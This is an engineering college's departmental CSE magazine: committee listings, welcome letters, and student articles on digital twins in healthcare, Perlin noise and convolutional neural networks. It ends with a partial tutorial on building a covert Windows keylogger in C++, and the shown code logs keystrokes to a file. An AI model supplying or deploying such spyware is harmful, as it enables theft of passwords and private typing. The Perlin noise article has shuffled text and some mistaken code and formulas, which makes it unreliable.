Kalyani Government Engineering College

CSE Department

presents

Pris - मा



President



Dr. Sourabh Kumar Das

Principal,

Kalyani Government Engineering College

Secretary



Dr. Kousik Dasgupta

Head of Department
Computer Science And Engineering

Editor-in-chief



Asit Mondal

4th year CSE

Content Lead

Sneha Mukherjee

4th year CSE



Technical Lead



Akash Biswas

2nd year CSE

Faculty Members

Prof. Swapan Kumar Mondal

Prof. Malay Kumar Pakhira

Dr. Kousik Dasgupta

Mr. Supriyo Banerjee

Dr. Anup Kumar Biswas

Dr. Sourav Banerjee

Mrs. Manju Biswas

Faculty Members

Dr. Arindrajit Pal

Mr. Shubhankar Ghosh

Mr. Arun Kumar Sadhu

Dr. Tanmoy Chakraborty

Mr. Deepak Kumar Jha

Mr. Kuntal Bhowmick

Mr. Pranab Ranjan Das

Magazine Committee

Subhadeep Sinha Roy

4th Year CSE

Trisha Chakrabortty

2nd Year CSE

Sk Babusona

4th Year CSE

Syamantak Pyne

2nd Year CSE

Mangalam Sharma

4th Year CSE

Arunima Mudi

M Tech CSE

Devleena Das

3rd Year CSE

Debayan Das

M Tech CSE

Sayan Das

3rd Year CSE

Sarasij Majee

M Tech CSE

Mission Statement

"'Pris-মা' aims to explore the ever-changing field of Computer Science and Engineering (CSE). Our goal is to create a platform that shares the latest research and technological developments while fostering a community of innovators. We strive to provide professionals, researchers, and enthusiasts with valuable content, encouraging collaboration, knowledge exchange, and ongoing learning within the broad realm of CSE."

Vision Statement

"Looking ahead, 'Pris-মা' aims to become a global hub for thought leadership in CSE. We want to be a catalyst for transformative ideas, connecting minds across borders. Our vision is to shape the future of technology by promoting inclusivity, innovation, and ethical practices. 'Pris-মা' seeks to guide the CSE community towards excellence, where every reader finds inspiration and every contributor contributes to progress in the world of computing."

From the desk of President

Dear CSE Department,

It is with great pleasure that I extend my heartfelt greetings to the talented members of our Computer Science and Engineering family. As we embark on another academic journey, I am filled with pride and enthusiasm for the remarkable achievements and unwavering dedication that define our CSE department.

In the ever-evolving landscape of technology, our CSE department continues to be a beacon of excellence. Our students, faculty, and staff contribute tirelessly to the dynamic field of computer science, pushing boundaries and shaping the future. The collective brilliance within these walls is not only inspiring but also a testament to our commitment to fostering innovation, collaboration, and a relentless pursuit of knowledge.

I commend the initiative to showcase the department's achievements through this magazine, "Pris-মা". Let the pages within be a reflection of our shared journey, celebrating successes, acknowledging challenges, and highlighting the collective spirit that defines us. I encourage everyone to actively participate and contribute to making this edition a true representation of the outstanding work emanating from our CSE family.

Wishing you all a year filled with intellectual growth, innovative endeavors, and collaborative triumphs.

Best Regards,

Dr. Sourabh Kumar Das,
President,
Pris-মা .
Kalyani Government Engineering College.

From the desk of Secretary

It is my pleasure to interact with you all through the first endeavour of Computer Science and Engineering- Departmental Magazine " Pris-মা". Department of Computer Science and Engineering was one of the first departments to be started with the establishment of the Institute. The department has grown over the years but is always young in the hearts. The students of the department desired to start their own departmental magazine – this gives birth to " Pris-মা"—the first departmental magazine. The magazine is a convergence of science & technology, সাহিত্যের মুক্তচিন্তা I wish that this trigger establishes to be a flint to fire the enthusiasm and excite their minds for many intrusive innovations among the students and inspire passion among all members of the department of CSE.

At this point I also want to thank all the esteemed Alumni of the department, for their help and contribution at different times in our journey.

My sincere thanks to The Principal, all H.O.Ds, The Registrar and the whole KGEC Family without their help this would not have been possible.

My greeting to the editorial board, students, faculty, teacher, and staff members of the CSE department to keep on doing the good work for the students, department, and society.

I hope all of you enjoy the Pris-মা

Best Regards,

Dr. Kousik Dasgupta,
Secretary,
Pris-মা .


Technical Articles

Exploring the Intersection of Digital Twin and Metaverse in Electronic Health Management

Dr Sourav Banerjee

In the realm of healthcare, revolutionary technologies are continually reshaping the landscape, ushering in an era of unprecedented advancements. Two such groundbreaking concepts, the Digital Twin and the Metaverse, are poised to transform the traditional paradigms of healthcare, particularly in electronic health management.

The Rise of Digital Twins in Healthcare

At its core, a Digital Twin is a virtual representation of a physical entity or system. In healthcare, this technology has gained traction by creating digital replicas of patients, organs, or even entire healthcare systems. These replicas mimic real-world characteristics, allowing for simulation, analysis, and prediction, thereby enabling personalized healthcare interventions.

Application in Electronic Health Manageme

Personalized Medicine: Digital Twins enable the creation of patient-specific models that mimic their physiology, genetics, and health history. This facilitates tailored treatment plans and medication dosages.

- **Predictive Healthcare:**

  By continuously collecting and analyzing data from real patients, Digital Twins can forecast potential health issues, aiding in early intervention and preventive measures.

- **Medical Device Development:**

  Simulating medical devices within Digital Twins allows for testing and refinement in a risk-free environment before actual deployment, ensuring safety and efficacy.

The Emergence of the Metaverse in Healthcare

The Metaverse, a collective virtual shared space, is increasingly infiltrating various industries, including healthcare. It presents an immersive, interconnected digital realm where users interact and engage in diverse activities, transcending physical

Implications for Electronic Health Management

- **Virtual Clinics and Consultations:**
  Healthcare providers can leverage the Metaverse to conduct consultations, share medical records, and offer remote diagnoses, enhancing accessibility and convenience for patients.

- **Training and Education:**

  Medical professionals can utilize immersive simulations within the Metaverse for training scenarios, surgical practice, and skill development in a risk-free environment.

- **Support Communities:**

  Patients grappling with chronic illnesses or mental health issues can find solace and support by connecting with others in virtual support groups or therapy sessions.

The Synergy Between Digital Twins and the Metaverse

The integration of Digital Twins and the Metaverse holds tremendous promise in revolutionizing electronic health management.

- **Enhanced Personalization:**

  Combining the detailed simulations of Digital Twins with the immersive experiences of the Metaverse can offer hyper-personalized healthcare experiences tailored to an individual's unique physiology and preferences.

- **Data Collaboration and Analysis:**

  Digital Twins generate vast amounts of healthcare data. The Metaverse can serve as a platform for collaborative data analysis among healthcare professionals, researchers, and AI systems, fostering innovation and discoveries.

- **Continuous Monitoring and Intervention:**

  Real-time monitoring through Digital Twins, coupled with the immersive nature of the Metaverse, can enable prompt interventions and adjustments to treatment plans, optimizing patient outcomes.

Challenges and Ethical Considerations

As these technologies advance, concerns regarding data privacy, security, and equitable access need careful consideration. Moreover, maintaining the ethical use of patient data and ensuring inclusivity in adopting these innovations are crucial aspects that demand attention.

The Future Nexus of Healthcare

The convergence of Digital Twins and the Metaverse within electronic health management signifies a transformative juncture in healthcare. As these technologies mature and intertwine, the potential for improving patient care, advancing medical research, and redefining the healthcare experience becomes increasingly tangible.

In this ever-evolving landscape, harnessing the synergies between these innovative technologies presents an opportunity not only to alleviate current healthcare challenges but also to propel the industry toward unprecedented heights of efficiency, efficacy, and personalized care.

Perlin's Noise Algorithm

Jaysmito Mukherjee CSE 2nd year

What is Noise?

Well if you have tried to learn about anything in procedural generation one thing you must have come across is noise! Now, what exactly is it?

Well, noise is nothing but a collection of random values.

To be honest, that is all there to noise at the core, but as you can guess it's not that simple.

To be a bit more technical, noise is a function. A function that takes N parameters and gives us a value following some rules(rules depend on the algorithm we are talking about).

Now depending on the number of parameters we can classify noise into 1-Dimensional, 2-Dimensional, 3-Dimensional, etc. And the range of value it gives us also depends on the algorithm we are talking about.

Now there are several uses for each type of noise but according to me it's easiest to work with 2D noise while implementing the algorithms in the first place as it's really easy to visualize.

How?

Through textures (images)!

Once we have an algorithm setup for 2D we can generalize it to 1D, 3D, etc. (at least most of the time)

```
for(int i = 0 ; i < image.height ; i++)
{
    for(int j = 0 ; j < image.width ; j++)
    {
        float n = noise( (float)j / image.width , (float)i / image.height );
        n = n / NOISE_MAX; // calculate noise in range [0, 1]
        image.SetPixel(j, i, n, n, n); // set (R, G, B) values at pixel (j, i)
    }
}
```

Now now, let us see what's going on.

We loop throughout pixels and set them to the value generated by our noise function taking the x and y coordinates as input.

Now you may think why am I dividing the x and y coordinates by the width and height?

Well, it is to normalize them and map them to the [0, 1) range (open at one as i, j starts from 0 and goes only till width - 1, height - 1).

```
float noise(float x, float y)
{
   return rand(x + y);
}
```

Why do we do it?


I can't answer it just yet, so let's just follow it blindly for now. In the future when we will be talking about applying transformations on these noise functions we will see how we can transform these parameters to transform the noise into something we want. But that's something for the future.

Alright now, what about the noise function?

Let's just try and use our rand() function from the previous article and see how it looks.

NOTE: We are using the x and y coordinates as the seed here.

The output:




Cool right?

Nope?

Well, you can say it's not very interesting in itself, right?

So, what do I mean by interesting?

Let's see,



So, it seems a bit more interesting, right?

As you can now distinguish some features or patterns yet the thing is quite random in itself right?

It's termed Coherent Noise.

It is a smooth version of our previous noise functions using rand() (a pseudo-random noise function)

There are some basic properties of a coherent noise function:

Passing in the same input value will always return the same output value (same for almost all noise algorithms)

A small change in the input value will produce a small change in the output value

A large change in the input value will produce a random change in the output value

Perlin's Noise Algorithm

Well, there are several algorithms to generate coherent noise and we will be covering them one by one.

But undoubtedly the most famous of all noise algorithms is Perlin Noise.

To quote some history about this from Wikipedia,


Wikipedia,

Ken Perlin developed Perlin noise in 1983 as a result of his frustration with the "machine-like" look of computer-generated imagery (CGI) at the time. He formally described his findings in a SIGGRAPH paper in 1985 called An Image Synthesizer. He developed it after working on Disney's computer animated sci-fi motion picture Tron (1982) for the animation company Mathematical Applications Group (MAGI). In 1997, Perlin was awarded an Academy Award for Technical Achievement for creating the algorithm.

NOTE: The implementation of the Perlin Noise algorithm in this article is from here

Alright, getting into the algorithm.

So, we know that the input to our noise function will be 2 numbers on the 2D plane.



So, as you can see from the above graph, every point in the 2D plane is inside a square whose corners coordinates are the nearest integers to the coordinates of the point.

We can easily get the coordinates of the four corners of the square using:

We have our point as

$$P = (x, y)$$

Now Perlin's algorithm states that for each of these four points, we have a random precalculated unit vector. And now we calculate the vector

from these four points to the current input point P. Now we have 4 pairs of vectors (one the precalculated random vector and the other the one we calculated).

Since we cannot precalculate infinite values what is done in the original algorithm is we precalculate a set of 256 random unit vectors and an array of 256 random

$$P_0 = (floor(x), floor(y))$$
$$P_1 = (floor(x), floor(y) + 1)$$
$$P_2 = (floor(x) + 1, floor(y))$$
$$P_3 = (floor(x) + 1, floor(y) + 1)$$

Then we need to find the dot product of these 4 vector pairs. Then we have to mix these four dot product values and hurray we got out the noise!

Now that was a lot so let's get to all that one by one while implementing it in code.

First of all the precalculated vectors.

So you might ask that, well there are infinite integers so how can we precalculate that? right?

Well, this brings us to one of the biggest disadvantages of Perlin's Algorithm.
ctors.

permutations called the permutation table. And using this we choose a random vector for each integer point. Thus as you might guess the noise will start repeating after 256. Well for now let's not worry about that and try to set up our own precalculated set of vectors.

Now, let us declare a global array for storing these ve

```
static Vector2 gradients[B + B + 2];
static int permutation[B + B + 2];
```

NOTE: Perlin originally called these gradients and the permutation table.

So, what is this B out here?

If we see the original implementation we find #define B 0x100. Now, what does this mean?

If you are attentively following till now or are somewhat versed with hexadecimal numbers you can tell here B is just 256 or the number of permutations.

Now here we calculate 512 gradients than the original size of 256 to prevent buffer overflows.

So, the code calculating them looks like this,

Now, that is a lot going on here. Let us try to break it down.

First, we go from 0 to B (256) and set the value of permutation at the index i to i itself. Also, set the value of the gradient at the index i to a random 2D vector and then we normalize it. Normalizing means making the vector a unit vector(vector of magnitude 1.0).

Note we have got all our permutations set to the indices they are at which is remotely not

```
for (int i = 0 ; i < B ; i++)
{
   permutation[i] = i;
   gradients[i] = Vector2.Random();
   gradients[i] = Vector2.Normalize(gradients[i]);
}
for (int i = 0, j = 0 ; i < B ; i++)
{
   int k = permutation[i];
   permutation[i] = permutation[j = random() % B];
   permutation[j] = k;
}
for (i = 0 ; i < B + 2 ; i++)
{
   permutation[B + i] = permutation[i];
   gradients[B + i] = gradients[i];
}
```

we see the original implementation close to something we can call random. So now we need to randomize it.

Note we have got all our permutations set to the indices they are at which is remotely not close to something we can call random. So now we need to randomize it.

We again loop through 0 to B (256) and swap each element with a random element in the array. This is a clever way to have an array of random elements within range (0 - 255) without them repeating at all.

If you are struggling to understand this line of code,

```
permutation[i] = permutation[j = random() % B];
```

Well, all it does is first generate a random number using some pseudo-random number generation function like the rand() function we discussed in the previous article. Then we calculate the random value modulo B so that we can wrap the random value in the [0, B) range. Then we set its value to j so that we can use it later to swap the value of permutation at index j.

Lastly, we just copy the value from [0, 256) over to the second half of the tables.

Now, the main part is the algorithm itself.

Let's see it slowly.

```
float rx0 = x - (int)x;
float rx1 = rx0 - 1.0f;
float ry0 = y - (int)y;
float ry1 = ry0 - 1.0f;
```

Here we calculate the vector from the bounding square's coordinate to the point we are evaluating our nose at.
Alright, next we need to calculate the four random vectors corresponding to the four corner points.

```
int bx0 = ((int)x) & 255;
int by0 = ((int)y) & 255;
int bx1 = (bx0 + 1) & 255;
int by1 = (by0 + 1) & 255;
```

Well, what exactly is this?

First, we calculate the corner point to the lower left of the point [bx0, by0]. Now, earlier I showed some formulas for calculating these using floor functions but Perlin did this using some clever math. Let's try to understand that.

```
int i = permutation[bx0];
int j = permutation[bx1];

int b00 = permutation[i + by0];
int b10 = permutation[j + by1];
int b01 = permutation[i + by0];
int b11 = permutation[j + by1];
```

First converting the point coordinate to an integer which replicates the effect of the floor(x). Then there is an interesting bit of math thingy here.

Note that,

$$x \,\%\, 2^n = x \,\&\, 2^{n-1}$$

```
int bx0 = ((int)x) % 256;
int by0 = ((int)y) % 256;
int bx1 = (bx0 + 1) % 256;
int by1 = (by0 + 1) % 256;
```

This modulo is being calculated so that the bx0 and bx1 and by0 and by1 are within the range [0, 256).

Now, here we are calculating 4 indexes to sample the random vector from our gradients table, based on the values of x, y.

NOTE: Here if you notice, i, j is in the range [0, 256) and by0, by1, bx0, bx1 are also in the range [0, 256). And we are adding them this the value is in the range [0, 512). This is the reason we made the size of permutation array to be B + B + 2.

Next up,

Next up,

```
float u = Vector2.Dot(gradients[b00], Vector2(rx0, ry0));
float v = Vector2.Dot(gradients[b10], Vector2(rx1, ry0));
float a = Lerp(rx0, u, v);
```

Here, we calculate the dot product of the gradient we sampled and a vector from the values of the point we are trying to calculate the noise.

NOTE: Here you are kind of free to do something else too. We will try something different a bit later.

Also then we are interpolating the values of those two (u, v) using rx0 as a factor.

Lerp means Linear Interpolation. And it looks something like,

```
float Lerp(float t, float a, float b)
{
    return ( a + t * (b - a) );
}
```

Now we need to do the same thing with the other 2 vector sets too.

```
u = Vector2.Dot(gradients[b01], Vector2(rx0, ry1));
v = Vector2.Dot(gradients[b11], Vector2(rx1, ry1));
float b = Lerp(rx0, u, v);
```

This was about interpolating the two dot products in the X-axis. We similarly repeat the same thing in the Y-axis too and return the result.

```
return Lerp(ry0, a, b);
```


Alright!

We have implemented Perlin noise.

Or at least most of it.

Now before we try and see what this looks like we need to make some changes to the function creating the image!

This looks like,



Now, all we need to focus on is the [0, 1] range as our rx0 and ry0 will always be within that range. We can see that in that range this function is a smooth S-shaped curve.


Now, this changes our code to,

```
float a = Lerp(SCurve(rx0), u, v);
float b = Lerp(SCurve(rx0), u, v);
return Lerp(SCurve(ry0), a, b);
```

Well, that's ok.

But I did skip a particular part in the implementation. That is the smoothing curve.

You see, we interpolated the values using rx0 and ry0 directly. But Perlin, in his original implementation, passed these through a



Well, that is the original Perlin noise!

But, hang on!

This is not the same as what we saw in the example up there. Right?

Well, it's true. They are different. You see, the algorithm we discussed here is the original algorithm given by Ken Perlin. But after a few years of giving this algorithm, he improved this in some ways, like he changed the smoothing curve, the way gradients are calculated, etc. And that will be the topic of our next article.

Thank you for reading through this!

Convolutional Neural Network

Debamrita Paul CSE 2nd Year

Introduction

What is that in the picture?..... Yes, it is a cat, now the question is, How do you understand that it is a cat's picture?

Don't think much, I am here to answer this. Throughout our childhood we are introduced to many things... and that ways one day an elderly person told us that this is called a "cat". At that moment our very powerful brain captured and stored many images of that animal and assigned a label that this is a "cat". After that whenever we see that particular animal we mostly recognize that it is a cat, as you have done it write now.

There comes another issue, all cats look very different so how can we identify them all as cats? We identify the different features of the cats. Features mean different parts like ears, nose, eyes, whisker positioning, the overall body, and many more. Whenever we find these features matched with the given image we identify that as a cat. But our super-powerful brain does this in a fraction of a second

Let's examine your feature identification: Just for fun

Tell me which animals are in t.



this picture.

Now I think you have understood your power of identifying different features.

We use a similar advanced Neural Network architecture i.e. Convolutional Neural Network for recognizing images in Deep Learning. Let's dive into the

Understanding Neural Networks (NNs)

A neural network is a type of machine learning algorithm that is inspired by the structure and function of the human brain. Neural networks are made up of interconnected nodes, or neurons, that can process information and learn from data.

Neural networks are trained on data sets, and they learn to perform specific tasks by adjusting the weights of the connections between neurons. As the network is trained, it becomes better and better at performing the task at hand.

Understanding Convolutional Neural Networks (CNNs)

A Convolutional Neural Network (CNN) stands as a formidable deep learning algorithm, renowned for its exceptional capabilities in image recognition and processing tasks. This advanced model consists of various layers, each serving a unique purpose, such as convolutional layers, pooling layers, and fully connected layers.

Convolutional Layers:

Unveiling Image Features
The heart of a CNN lies within its convolutional layers. In these layers, filters are meticulously applied to the input image to unearth critical features like edges, textures, and shapes. This process forms the foundation for subsequent analysis. This is the feature extraction part which we have discussed at the beginning.
Additionally, each convolutional layer typically includes the ReLU (Rectified Linear Unit) activation function, introducing non-linearity into the model.

Pooling Layers:

Dimension Reduction with Precision
Pooling layers are a vital component of CNNs, playing a crucial role in dimension reduction and feature selection.

Their primary purpose is to reduce the spatial dimensions of the feature maps while retaining the most important information.

Max Pooling

One of the most common pooling techniques used in CNNs is max pooling. In max pooling, a window slides over the feature map, and at each position, it selects the maximum value within the window. This process effectively downsamples the feature map, reducing its size by selecting the most dominant features.

Average Pooling

Another approach to pooling is average pooling. Similar to max pooling, it uses a sliding window, but instead of selecting the maximum value, it computes the average of the values within the window. This technique can help reduce sensitivity to small variations and noise in the data

Pooling Benefits

Dimension Reduction: By reducing the spatial dimensions of the feature maps, pooling reduces the computational complexity of the network, making it more efficient.

Translation Invariance:

Pooling helps create a level of translation invariance in the model, allowing it to recognize features regardless of their exact position in the input image.


Feature Selection:

By selecting the most important information from the feature maps, pooling enhances the model's ability to focus on relevant features and ignore less informative ones.

Fully Connected Layers:

Making Predictions
The final phase involves one or more fully connected layers.

These layers bring the extracted information together, ultimately enabling the network to make predictions or classify the image based on the features identified earlier. Just like convolutional layers, fully connected layers also employ the ReLU activation function for introducing non-linearity.



Training CNNs for Image Recognition

To equip CNNs with the ability to recognize objects and patterns, they undergo training. This training process leverages a substantial dataset of labeled images. Through exposure to these images, the CNN learns to identify patterns and features specific to particular objects or classes.

Applications of CNNs

CNNs have ushered in a new era of image processing and computer vision, achieving remarkable performance across various tasks, including:

Object Classification

CNNs excel in the task of categorizing objects within images, enabling precise recognition of distinct items.

Object Detection

In scenarios requiring the localization and identification of multiple objects within an image, CNNs prove indispensable.

Image Segmentation

For fine-grained analysis of images, such as separating objects from their backgrounds, CNNs offer unparalleled accuracy.

These networks are not limited to theoretical achievements;

they are actively applied in practical settings. Some notable applications include:

Self-Driving Cars: CNNs play a pivotal role in the perception systems of autonomous vehicles, enabling them to identify and react to their surroundings.

Medical Imaging: In the field of healthcare, CNNs aid in the interpretation of medical images, aiding in disease diagnosis and treatment planning.

Security Systems: CNNs are crucial components of security systems, facilitating tasks like facial recognition and intrusion detection.

In conclusion, Convolutional Neural Networks are a cornerstone of modern image processing and computer vision, underpinning a wide array of applications and consistently delivering state-of-the-art results. Their continued evolution promises even more exciting advancements in the future.

I Know What You Typed Last Summer

Writing a simple keylogger for Windows in C++

Shounak Ghosh CSE 2nd year


One of the most dynamic areas of interest in the world of cybersecurity and hacking is all the malware circulating everywhere.

Say what you will, malware is pretty effective at infecting systems. Most of it is successful because it's able to exploit a fundamental flaw — the human one. Whether it be disguising itself as a trojan, or worm-ing its way to other gullible victims, or really any other kind of virus, you can say that malware is like the bow-and-arrows of the hacker world.
This very thing – the distribution of malware is often the hard part. The actual implementation and workings are fairly straightforward (of course there are very elegant exceptions). This post focuses on a particular type of malware — the keylogger, which as the name suggests logs user keystrokes. You can probably realize how a complete log of all the keys pressed by a user can be used for nefarious purposes in the hands of a hacker.

And to be honest, I think that keyloggers are one of the simplest malware that you can make, you just need some knowledge of user interaction and file I/O in whatever language you wanna write it in; and yet it's glamorous enough to make people who are not in the know think, "Yeah this can be potentially dangerous".

So let me tell you how I made a keylogger for Windows.

Keylogger In Action




Here's the actual file on my desktop, right along Kyuubi's paw. It's 142kb in size — but what happens if I run it?

A console window opens and closes in a flash. And that's it! The keylogger is successfully deployed. After a while when we come back, we see a certain "logs.txt" file pop up on the desktop. On opening it, we can see — oh my.

Tools

To build this keylogger, I used C++17. A quick search on Google (or any other preferred search engine) on "how to make a keylogger" can yield numerous "tutorials" using Python, a very popular scripting language in the Hack-o-sphere and world in general.

I think making a keylogger in



And that's the keylogger.

Since this post focuses on the implementation, I haven't done too much to "hide" my virus (more possibilities on this are discussed in the section Upgrades/Areas of improvement).

Python is a waste of time. Now put down your pitchforks and listen to me.

First off, Python is an interpreted language, so we would need a guarantee that Python is actually installed on the target system. How many non-tech people even have Python installed? Next, a Python keylogger is more resource intensive than a keylogger implemented in C++. In an application where being inconspicuous is a factor, it pays to choose the more efficient path. Though I haven't exactly optimized this code, the very fact that I'm doing it in C++ gives mefun the leisure of loosening my reigns a bit, because I know that the g++ compiler itself is a very optimized one. After all, since Python is built on C++, why not just make the thing in C++? And so, picking up my sword, I began my travels to the world of curly-braces strongly-typed spaghetti.

The Actual Thing

Let's talk about the actual code.

```
#include <windows.h>
#include <fstream>
#include <thread>
#include <chrono>
#include <ctime>
#include <string>

std::string currentDateTime() {
    std::time_t t { std::time(nullptr) };
    std::tm* now { std::localtime(&t) };
    char buffer[128];
    strftime(buffer, sizeof(buffer), "%m-%d-%Y %X", now);
    return buffer;
}
```

```
void writeToLog(auto text) {
    std::ofstream fileStream;
    fileStream.open("logs.txt", std::fstream::app);
    fileStream << "[" << currentDateTime() << "] > " << text << "\n";
    fileStream.close();
}

bool writeKey(unsigned char keyChar) {
    switch(keyChar) {
        case 1:         break;
        case 2:         break;
        case 8:         writeToLog("[BKSPC]");     break;
        case 13:         writeToLog("[RET]");       break;
        case 32:         writeToLog("[SPACE]");     break;
        case 18:         writeToLog("[ALT]");       break;
        case VK_TAB:     writeToLog("[TAB]");       break;
        case VK_SHIFT:   writeToLog("[SHIFT]");     break;
        case VK_CONTROL: writeToLog("[CTRL]");      break;
        case VK_ESCAPE:  writeToLog("[ESC]");       break;
        case VK_END:     writeToLog("[END]");       break;
        case VK_HOME:    writeToLog("[HOME]");      break;
        case VK_LEFT:    writeToLog("[LEFT KEY]");  break;
        case VK_UP:      writeToLog("[UP KEY]");    break;
